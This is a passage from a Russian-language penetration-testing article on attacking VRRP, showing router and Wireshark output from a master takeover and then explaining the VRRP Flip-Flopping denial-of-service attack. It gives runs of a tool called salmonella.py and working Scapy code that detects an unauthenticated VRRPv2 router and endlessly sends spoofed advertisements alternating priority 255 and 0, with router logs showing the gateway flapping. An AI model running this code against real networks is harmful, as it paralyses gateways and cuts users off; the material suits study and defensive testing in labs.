  30    eed5.9539.8b2d    DYNAMIC     Et0/2
   1    aabb.cc00.d000    DYNAMIC     Et0/0
   1    aabb.cc00.e000    DYNAMIC     Et1/3
  10    0000.5e00.010a    DYNAMIC     Et0/0
  20    0000.5e00.0114    DYNAMIC     Et0/0
  40    0000.5e00.0128    DYNAMIC     Et0/0
Total Mac Addresses for this criterion: 11
Switch#
Switch#
```

Вот как выглядит процесс смены мастер-роутера через окно Wireshark. Новый Master просто начинает отправлять VRRP Advertisement с наивысшим приоритетом.



```
No.  Time       Source          Destination  Protocol  Length  Info
375  31.023060  192.168.30.2    224.0.0.18   VRRP      60 Announcement (v2)
376  31.023087  192.168.30.2    224.0.0.18   VRRP      60 Announcement (v2)
377  31.857952  192.168.30.2    224.0.0.18   VRRP      60 Announcement (v2)
378  31.857980  192.168.30.2    224.0.0.18   VRRP      60 Announcement (v2)
382  32.732720  192.168.30.2    224.0.0.18   VRRP      60 Announcement (v2)
383  32.732747  192.168.30.2    224.0.0.18   VRRP      60 Announcement (v2)
385  33.320438  192.168.30.184  224.0.0.18   VRRP      60 Announcement (v2)
386  33.320474  192.168.30.184  224.0.0.18   VRRP      60 Announcement (v2)
395  34.358453  192.168.30.184  224.0.0.18   VRRP      60 Announcement (v2)
396  34.358479  192.168.30.184  224.0.0.18   VRRP      60 Announcement (v2)
406  35.390087  192.168.30.184  224.0.0.18   VRRP      60 Announcement (v2)
407  35.390112  192.168.30.184  224.0.0.18   VRRP      60 Announcement (v2)
414  36.437751  192.168.30.184  224.0.0.18   VRRP      60 Announcement (v2)
415  36.437778  192.168.30.184  224.0.0.18   VRRP      60 Announcement (v2)
462  37.485578  192.168.30.184  224.0.0.18   VRRP      60 Announcement (v2)

> Frame 385: Packet, 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface \Device\NPF_{4969A494-40F4-463E-98F4-F97E77AAAA8C}, id 0
> Ethernet II, Src: 00:00:5e:00:01:1e, Dst: 01:00:5e:00:00:12
> Internet Protocol Version 4, Src: 192.168.30.184, Dst: 224.0.0.18
v Virtual Router Redundancy Protocol
  > Version 2, Packet type 1 (Advertisement)
    Virtual Rtr ID: 30
    Priority: 255 (This VRRP router owns the virtual router's IP address(es))
    Addr Count: 1
    Auth Type: No Authentication (0)
    Adver Int: 1
    Checksum: 0x0135 [correct]
    [Checksum Status: Good]
    IP Address: 192.168.30.1
```

С отправкой ARP-ответов и Gratuitous ARP тоже все в порядке.



```
arp
No.   Time        Source             Destination        Protocol  Length  Info
3969  227.560837  00:50:79:66:68:10  ff:ff:ff:ff:ff:ff  ARP       64 Who has 192.168.30.1? Tell 192.168.30.84
3970  227.562402  00:00:5e:00:01:1e  00:50:79:66:68:10  ARP       42 192.168.30.1 is at 00:00:5e:00:01:1e
3984  229.426563  00:00:5e:00:01:1e  ff:ff:ff:ff:ff:ff  ARP       42 Gratuitous ARP for 192.168.30.1 (Reply)
```


VRRP FLIP-FLOPPING

Последняя атака, о которой я тебе расскажу сегодня, — VRRP Flip-Flopping. Она заключается в том, чтобы постоянно вызывать смену мастер-маршрутизатора в группе VRRP. В результате виртуальный IP-адрес (шлюз) постоянно «прыгает» между легитимным маршрутизатором и поддельным, что приводит к отказу в обслуживании (DoS) и параличу сети.

Как это реализуется технически? Все с помощью того же приоритета. Ты ведь уже знаешь такие интересные значения приоритета, как 0 и 255. Нужно просто-напросто по очереди отправлять сообщения VRRP Advertisement с минимальными и максимальными приоритетами. Вот как это работает:


- Мы отправляем сообщение VRRP Advertisement с приоритетом 255, вынуждая текущий мастер-роутер отказаться от своей роли и стать бэкапом.
- Почти сразу же отправляем сообщение VRRP Advertisement с приоритетом 0, тем самым сообщая бэкап-роутеру, что мы больше не можем быть мастером и что ему не нужно выжидать Master Down Interval, а следует немедленно брать роль мастера на себя.
- Повторяем упражнение снова и снова.

Давай запустим атаку VRRP Flip-Flopping! Опять же никаких дополнительных параметров указывать не нужно.


kali@kali: ~/Downloads/salmonella-feature_branch
Session Actions Edit View Help
SALMONELLA


```
┌──(kali㉿kali)-[~/Downloads/salmonella-feature_branch]
└─$ sudo python3 salmonella.py vrrp-flip -h

                                     Network Penetration Testing Framework

            VRRP Flip-Flopping Attack Parameters
   --intf   Your network interface (e.g., eth0, Ethernet)

[*] Example:
    sudo python3 salmonella.py vrrp-flip --intf eth0
```

Здесь временные ограничения такие же, как и в предыдущей атаке, — только версия 2 и без аутентификации. Ну и естественно, если у VRRP-роутера выставлен максимальный приоритет, то увы... Если же просто в сети нет VRRP-роутеров, ты об этом узнаешь.


kali@kali: ~/Downloads/salmonella-feature_branch
Session Actions Edit View Help
SALMONELLA

```
┌──(kali㉿kali)-[~/Downloads/salmonella-feature_branch]
└─$ sudo python3 salmonella.py vrrp-flip

                                     Network Penetration Testing Framework

[!] Starting VRRP Flip-Flopping attack ...
[!] Detecting VRRP routers ...
[-] %ERROR: No VRRPv2 routers detected (attack aborted)
[-] %ERROR: Possible VRRP routers using AUTHENTICATION, MAX PRIORITY, or unsupported VRRP VERSION
```

Поехали!


kali@kali: ~/Downloads/salmonella-feature_branch
Session Actions Edit View Help
SALMONELLA

```
┌──(kali㉿kali)-[~/Downloads/salmonella-feature_branch]
└─$ sudo python3 salmonella.py vrrp-flip

                                     Network Penetration Testing Framework

[!] Starting VRRP Flip-Flopping attack ...
[!] Detecting VRRP routers ...

[+] [VRRP Router detected]
    MAC: 00:00:5E:00:01:1E
    IP: 192.168.30.2
    Version: 2
    Virtual Router ID: 30
    Priority: 250
    Advertisement Interval: 1 (sec)
    Auth: None
    Virtual IP Address: ['192.168.30.1']

[+] Sent VRRP Advertisement with modified priority value: 2146
```

Начало кода здесь абсолютно такое же, как и для атаки VRRP Takeover, — слушаем сеть, запоминаем параметры найденного VRRP-роутера:

```
VRRPv2_without_auth_captured = False  # Не захвачен
def vrrp_adv_reply(packet):
    if packet.haslayer(VRRP):  # Если это VRRPv2
        virtual_mac = packet[Ether].src
        src_ip = packet[IP].src
        version = packet[VRRP].version
        virtual_rid = packet[VRRP].vrid
        virtual_ip = packet[VRRP].addrlist
        advert_interval = packet[VRRP].adv

        priority = packet[VRRP].priority
        if priority == 255:
            output_priority = f"{Fore.RED}255 (max){Fore.GREEN}"
        else:
            output_priority = priority

        auth = packet[VRRP].authtype
        if auth == 1:
            output_auth = f"{Fore.RED}Plain Text (Temporarily
unsupported){Fore.GREEN}"
        elif auth == 254:
            output_auth = f"{Fore.RED}MD5 (Temporarily unsupported){
Fore.GREEN}"
        elif auth == 0:
            output_auth = "None"
sniffer = AsyncSniffer(filter="ip proto 112", iface=interface, prn=
lambda x: None, stop_filter=vrrp_adv_reply, timeout=10)
sniffer.start()
```


Если все в порядке, продолжаем атаку:

```
if priority < 255 and auth == 0:
    VRRPv2_without_auth_captured = True
```

В бесконечном цикле запускаем отправку пакетов VRRP с максимальным и минимальным приоритетами:


```
if VRRPv2_without_auth_captured == True:
    try:
        total = 0
        while True:
            fake_VRRP_Adv_with_MAX_prio = Ether(src=virtual_mac, dst=
"01:00:5e:00:00:12") / \
                                          IP(dst="224.0.0.18", ttl=
255) / \
                                          VRRP(version=2, type=1,
vrid=virtual_rid, priority=255, authtype=0, adv=advert_interval,
addrlist=virtual_ip)

            sendp(fake_VRRP_Adv_with_MAX_prio, iface=interface, count
=1, verbose=False)
            time.sleep(1)
            fake_VRRP_Adv_with_MIN_prio = Ether(src=virtual_mac, dst=
"01:00:5e:00:00:12") / \
                                          IP(dst="224.0.0.18", ttl=
255) / \
                                          VRRP(version=2, type=1,
vrid=virtual_rid, priority=0, authtype=0, adv=advert_interval,
addrlist=virtual_ip)

            sendp(fake_VRRP_Adv_with_MIN_prio, iface=interface, count
=1, verbose=False)
            time.sleep(1)

            total += 2
            print(Fore.GREEN + f"    [+] Sent VRRP Advertisement
with modified priority value: {total}", end="\r")
```

Вот и всё! Давай посмотрим, что у нас происходит в сети. Зайдем на наш роутер.




```
*Nov 20 09:43:10.279: %VRRP-6-STATECHANGE: Et0/0.30 Grp 30 state Backup -> Master
*Nov 20 09:43:11.250: %VRRP-6-STATECHANGE: Et0/0.30 Grp 30 state Master -> Backup
Router#
*Nov 20 09:43:12.281: %VRRP-6-STATECHANGE: Et0/0.30 Grp 30 state Backup -> Master
